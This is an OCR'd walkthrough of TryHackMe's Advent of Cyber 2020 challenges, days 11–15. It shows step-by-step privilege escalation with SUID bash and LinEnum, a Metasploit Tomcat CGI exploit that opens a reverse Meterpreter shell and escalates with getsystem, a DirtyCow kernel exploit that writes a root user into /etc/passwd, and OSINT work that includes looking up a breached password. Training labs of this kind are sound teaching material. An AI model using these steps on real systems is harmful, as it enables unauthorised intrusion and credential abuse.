
Check the result of the previous run. There's a result for attempting to access share drives.



Question 4

Log in to this share, what directory did ElfMcSkidy leave for Santa?

Login to the server using smbclient. Use 'ls' command to view the directory.



[Day 11] The Rogue Gnome

The Story

This is it - the moment that Elf McEager has been waiting for. It's the final exam of the Nmap course that he enlisted on during "Day 8 - What's Under the Christmas Tree?". It looks like all that hard work of hitting the books has paid off..."Success!" Elf McEager screams..."the exploit worked! Yippeee!"

Elf McEager has successfully managed to create a reverse shell from the target back to his computer. Little did he know, the real exam begins now... The last stage of the exam requires Elf McEager to escalate his privileges! He spent so much time studying Nmap cheatsheets that he's now drawing a blank...Can you help Elf McEager?

To be the good guy, sometimes you gotta be the bad guy first...

Question 1

What type of privilege escalation involves using a user account to execute commands as an administrator?

It goes up.

Question 2

What is the name of the file that contains a list of users who are a part of the sudo group?

Just add -ers.

Question 3

Use SSH to log in to the vulnerable machine like so:
ssh cmnatic@MACHINE_IP

Input the following password when prompted: aoc2020

Login to SSH using the given credentials above.

Question 4

Enumerate the machine for executables that have had the SUID permission set. Look at the output and use a mixture of GTFObins and your researching skills to learn how to exploit this binary.

You may find uploading some of the enumeration scripts that were used during today's task to be useful.

Use LinEnum script to enumerate the machine:

- Download the linEnum script using wget.

```
root@ip-10-10-[redacted]:~# wget https://raw.githubusercontent.com/rebootuser/LinEnum
/master/LinEnum.sh
--2020-12-29 02:43:06--  https://raw.githubusercontent.com/rebootuser/LinEnum/ma
ster/LinEnum.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 199.232.24.13
3
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|199.232.24.1
33|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/plain]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[===================>]  45.54K  --.-KB/s    in 0.001s

2020-12-29 02:43:06 (51.4 MB/s) - 'LinEnum.sh' saved [46631/46631]
```


- Run 'python3 -m http.server 8080' into the attackbox terminal. The attackbox will turn to web server where the target machine can download the LinuxEnum script. Make sure that linuxEnum is save on the same directory.

```
root@ip-10-10-[redacted]:~# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```


- Download the LinEnum to the victims machine. (Note: use attackbox IP and port used in web server)

```
-bash-4.4$ wget http://10.10.[redacted]:8080/LinEnum.sh
--2020-12-29 02:56:24--  http://10.10.[redacted]:8080/LinEnum.sh
Connecting to 10.10.[redacted]:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[===================>]  45.54K  --.-KB/s    in 0s

2020-12-29 02:56:24 (382 MB/s) - 'LinEnum.sh' saved [46631/46631]
```


- Change the execution permission of the script into the vulnerable machine.Start running LinuxEnum script into the victims machine and save the result to a text file.Once the scan is finish, open the file.



- Go to SUID files,notice that bin/bash is own by root. Go to GTFOBins and look for exploits.



- Use the script to gain access as root.




Question 4

Use this executable to launch a system shell as root.

What are the contents of the file located at /root/flag.txt?

Use cat command to view the flag.



[Day 12] Ready, set, elf.

The Story

Christmas is fast approaching, yet, all remain silent at The Best Festival Company (TBFC). What gives?! The cheek of those elves - slacking at the festive period! Santa has no time for slackers in his workshop. After all, the sleigh won't fill itself, nor will the good and naughty lists be sorted. Santa has tasked you, Elf McEager, with whacking those elves back in line.

Question 1

What is the version number of the web server?


Run nmap scan to check the open ports and version of web server.

```
root@ip-10-10-97-132:~# nmap -sC 10.10.[redacted]

Starting Nmap 7.60 ( https://nmap.org ) at 2020-12-29 06:10 GMT
Nmap scan report for ip-10-10-[redacted]eu-west-1.compute.internal (10.10.[redacted])
Host is up (0.013s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
| ssl-cert: Subject: commonName=tbfc-web-01
| Not valid before: 2020-12-11T21:55:21
|_Not valid after:  2021-06-12T21:55:21
|_ssl-date: 2020-12-29T06:10:45+00:00; 0s from scanner time.
5357/tcp open  wsdapi
8009/tcp open  ajp13
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http-proxy
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat[redacted]
MAC Address: 02:E9:89:88:94:B5 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 26.59 seconds
```

Question 2

What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVE-XXXX-XXXX)

Search: apache (version of web server) cgi.It may took some minutes find.



Question 3

Set your Metasploit settings appropriately and gain a foothold onto the deployed machine.

Steps on exploiting the apache web server:

- Start Metasploit,start seaching for exploit using the CVE in the question 2. Select the 'id' using 'use' command.

```
msf5 > search cve-[redacted]

Matching Modules
================

   #  Name                                              Disclosure
 Date  Rank       Check  Description
   -  ----                                             ----------
-----  ----       -----  -----------
   0  exploit/windows/http/tomcat_cgi_cmdlineargs [redacted]
       excellent  Yes    Apache Tomcat CGIServlet enableCmdLi
neArguments Vulnerability


msf5 > use 0
[*] No payload configured, defaulting to windows/meterpreter/
reverse_tcp
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) >
```

- In the interpreter, type 'options' command to view what are the parameter needs input.

```
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > options

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port]
[...]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts fil
e with syntax 'file:<path>'
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly g
enerated)
   TARGETURI  /                yes       The URI path to CGI script
   VHOST                       no        HTTP server virtual host
```

- In the value of rhost should be the the address of the web server while the TARGETURI is /cgi-bin/elfwhacker.bat.Its also mention in the task elfwhacker.bat is under the cgi-bin directory.

```
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set rhosts 10.10.[redacted]
rhosts => 10.10.[redacted]
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set targeturi /cgi-bin/elfwhacker.bat
targeturi => /cgi-bin/elfwhacker.bat
```

- Type run to start the exploitation.

```
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.10.[redacted]:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
[*] Command Stager progress -  20.86% done (20997/100668 bytes)
[*] Command Stager progress -  27.81% done (27996/100668 bytes)
[*] Command Stager progress -  34.76% done (34995/100668 bytes)
[*] Command Stager progress -  41.72% done (41994/100668 bytes)
[*] Command Stager progress -  48.67% done (48993/100668 bytes)
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
[*] Command Stager progress -  62.57% done (62991/100668 bytes)
[*] Command Stager progress -  69.53% done (69990/100668 bytes)
[*] Command Stager progress -  76.48% done (76989/100668 bytes)
[*] Command Stager progress -  83.43% done (83988/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (176195 bytes) to 10.10.[redacted]
[*] Meterpreter session 1 opened (10.10.[redacted]:4444 -> 10.10.[redacted]:50046) at 2020-12-29 07:04:4
8 +0000

meterpreter >
[!] Make sure to manually cleanup the exe generated by the exploit
```

Question 4

What are the contents of flag1.txt

On the metainterpreter, type 'shell' to gain access to the remote host.After gaining access the machine, check the files in the directory using 'dir' command.

```
meterpreter > shell
Process 3428 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 4277-4242

 Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bi
n

29/12/2020  07:04    <DIR>          .
29/12/2020  07:04    <DIR>          ..
19/11/2020  21:39               825 elfwhacker.bat
19/11/2020  22:06                27 flag1.txt
29/12/2020  07:04            73,802 ixuZJ.exe
               3 File(s)         74,654 bytes
               2 Dir(s)   6,627,364,864 bytes free
```

Use 'type' command to view the flag. (type command is equivalent of 'cat' command in linux.)

```
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB
-INF\cgi-bin>type flag1.txt
type flag1.txt
thm{                              }
```

Question 5

Looking for a challenge? Try to find out some of the vulnerabilities present to escalate your privileges!

Go back to the metepreter. Check if the 'priv' extension is loaded. Use getsystem command, Metasploit will perform the privilege escalation.Lastly check the prvilege. by typing 'getuid'.

```
getuid
Server username: TBFC-WEB-01\elfmcskidy
meterpreter > use priv
[-] The 'priv' extension has already been loaded.
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admi
n)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

[Day 13] Coal for Christmas

The Story

Prove these sysadmins deserve coal for Christmas!

Question 1

Hi Santa, hop in your sleigh and deploy this machine!

Deploy the machine.


Question 2

The Christmas GPS now says this house is at the address MACHINE_IP. Scan this machine with a port-scanning tool of your choice.

Port Scanning

We will begin by scanning the machine. If you are working from the TryHackMe "Attackbox" or from a Kali Linux instance (or honestly, any Linux distribution where you have this installed), you can use nmap with syntax like so:

nmap MACHINE_IP Run nmap in the attackbox:



Question 3

What old, deprecated protocol and service is running?

Check the nmap results. Its running at port number below 30.

Question 4

Initial Access

Connect to this service to see if you can make use of it. You can connect to the service with the standard command-line client, named after the name of the service, or netcat with syntax like this:

telnet <MACHINE_IP> <PORT_FROM_NMAP_SCAN>

What credential was left for you?

Login using telnet, the banner provide the credentials.

Question 5

Enumeration


Looks like you can slide right down the chimney! Log in and take a look around, enumerate a bit. You can view files and folders in the current directory with ls, change directories with cd and view the contents of files with cat.

Often to enumerate you want to look at pertinent system information, like the version of the operating system or other release information. You can view some information with commands like this:

cat /etc/*release, uname -a, and uname

There is a great list of commands you can run for enumeration here: https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/
What distribution of Linux and version number is this server running?

Use 'cat /etc/*release' to see the distribution of the server.



Question 6


This is a very old version of Linux! This may be vulnerable to some kernel exploits, that we could use to escalate our privileges.

Take a look at the cookies and milk that the server owners left for you. You can do this with the cat command as mentioned earlier.

cat cookies_and_milk.txt

Who got here first?

Use the the command provided to view the content of cookies_and_milk.txt



Question 7


The perpetrator took half of the cookies and milk! Weirdly enough, that file looks like C code...

That C source code is a portion of a kernel exploit called DirtyCow. Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel, taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.


You can learn more about the DirtyCow exploit online here:
https://dirtycow.ninja/

This cookies_and_milk.txt file looks like a modified rendition of a DirtyCow exploit, usually written in C. Find a copy of that original file online, and get it on the target box. You can do this with some simple file transfer methods like netcat, or spinning up a quick Python HTTP server... or you can simply copy-and-paste it into a text editor on the box!

Search for therexploit by copying a small part of code and paste it to google.



Create a new file called "dirty.c". Copy the code from github and paste it to the "dirty.c" and save the file. Search for therexploit by copying a small part of code and paste it to google.



Question 8

You can compile the C source code on the target with gcc. You might need to supply specific parameters or arguments to include different libraries, but thankfully, the DirtyCow source code will explain what syntax to use.

What is the verbatim syntax you can use to compile, taken from the real C source code comments?

Check the code,there's a instruction how to compile the code using gcc.

```
// Compile with:
//    gcc [redacted]
//
```

Question 9

Privilege Escalation

Run the commands to compile the exploit, and run it.

What "new" username was created, with the default operations of the real C source code?

Compile the code using the gcc. After compiling,run the executable.

```
$ gcc [redacted]
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi6bS9A.C7BDQ:0:0:pwned:/root:/bin/bash

mmap: 7fafbc9d2000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'test'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username '[redacted]' and the password 'test'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```


Question 9

Switch your user into that new user account, and hop over to the /root directory to own this server!

You can switch user accounts like so:

su <user_to_change_to>

Use the command provided:




Question 10


Uh oh, looks like that perpetrator left a message! Follow his instructions to prove you really did leave Coal for Christmas!

After you leave behind the coal, you can run (*tree* | *md5sum*)


What is the MD5 hash output? First go to home directory. At the home directory, check the list of files under it.



Open the file and read the message. The Grinch left an instruction.



Create a file using 'touch' command and then pipe the tree command to md5sum.



[Day 14] Where's Rudolph?

The Story

'Twas the night before Christmas and Rudolph is lost Now Santa must find him, no matter the cost You have been hired to bring Rudolph back How are your OSINT skills? Follow Rudolph's tracks...

Task#1

While hunting and searching for any hints or clues Santa uncovers some details and shares the news Rudolph loved to use Reddit and browsed aplenty His username was 'IGuidetheClaus2020'

Task#2


Well it looks like you have uncovered Rudolph's Twitter Now we can read into all of his chitter Go through his profile and give it some views The deeper you dig, the better the clues

Wrapping Up

It looks like finding Rudolph was a bit too easy His OPSEC would make any security pro queasy To the Windy City, Rudolph was tracked Christmas is saved, we brought Rudolph back


Question 1

What URL will take me directly to Rudolph's Reddit comment history? Search for the comment history using rudolph's username on reddit.



Question 2


According to Rudolph, where was he born?
Check the comment history of rudolph's reddit, he provide a 'fun fact' regarding it.



Question 3

Rudolph mentions Robert. Can you use Google to tell me Robert's last name?

Use the keyword provided to get the last name of rudolph's creator.



Question 4

On what other social media platform might Rudolph have an account?

See "Task#2" for the answer.

Question 5

What is Rudolph's username on that platform?

Use the reddit username and add 'twitter' then search.

Question 6


What appears to be Rudolph's favorite TV show right now?

See Rudolph's tweets.

Question 7

Based on Rudolph's post history, he took part in a parade. Where did the parade take place?

Download the image of rudolph that can be found in his twitter. Use https://images.google.com/ to find articles related to the photo. The article provide the location of parade



Question 8

Okay, you found the city, but where specifically was one of the photos taken?

Download the high resolution image provided in the link. Use EXIF tool (http://exif.regex.info/)

Copyright:	{FLAG}[redacted]
User Comment:	Hi. :)
Location:	Latitude/longitude: [redacted] Though the photo is not related to Jeffrey's blog, as an aside, you may want to see photos on his blog that might be near this location. Map via embedded coordinates at: Google, Yahoo, WikiMapia, OpenStreetMap, Bing (also see the Google Maps pane below) Timezone guess from earthtools.org: 6 hours behind GMT

Question 9

Did you find a flag too?

Check the EXFI result.

Question 10

Has Rudolph been pwned? What password of his appeared in a breach?

Copy the email address provided in the twitter account. Search the email's password using https://scylla.sh/.

Question 11

Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?

Use google map and the coordinates provided in question to locate the nearest hotel.

[Day 15] There's a Python in my stocking!

The Story

Have you ever wondered how the elves manage to keep up with building toys for so many people all around the world? Do you ever get sad and think "huh, with 7 billion people in ' the world and growing that means that each elf will be working non-stop to build toys! They'll never get a break!"

Well, I have good news for you. Thanks to the magic of Santa, elves have machines that can build toys for them. This machine requires an elf to design a toy, and then describe how to make the toy in a scripting language.

Scripting languages are special types of programming languages well suited for smaller, shorter programs such as the designs of a toy.

This document is for any elves looking to work with Santa. Once you have completed this you'll be able to easily manufacture toys and use Santa's APIs!

Question 1

What's the output of True + True?

Open python intepreter and type "True + True" to the interpreter.

```
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> True + True
```

Question 2


What's the database for installing other peoples libraries called?

Search for the database or read task.

Question 3

What is the output of bool("False")?

Open python intepreter and type "bool("False")" to the interpreter.



Question 4

What library lets us download the HTML of a webpage?


Search for the library or read task.

Question 5

What is the output of the program provided in "Code to analyse for Question 5" in today's material?

(This code is located above the Christmas banner and below the links in the main body of this task)

Run thee code located in the christmas banner.



Question 6

What causes the previous task to output that?

Search for the library or read task.

[Day 16] Help! Where is Santa?

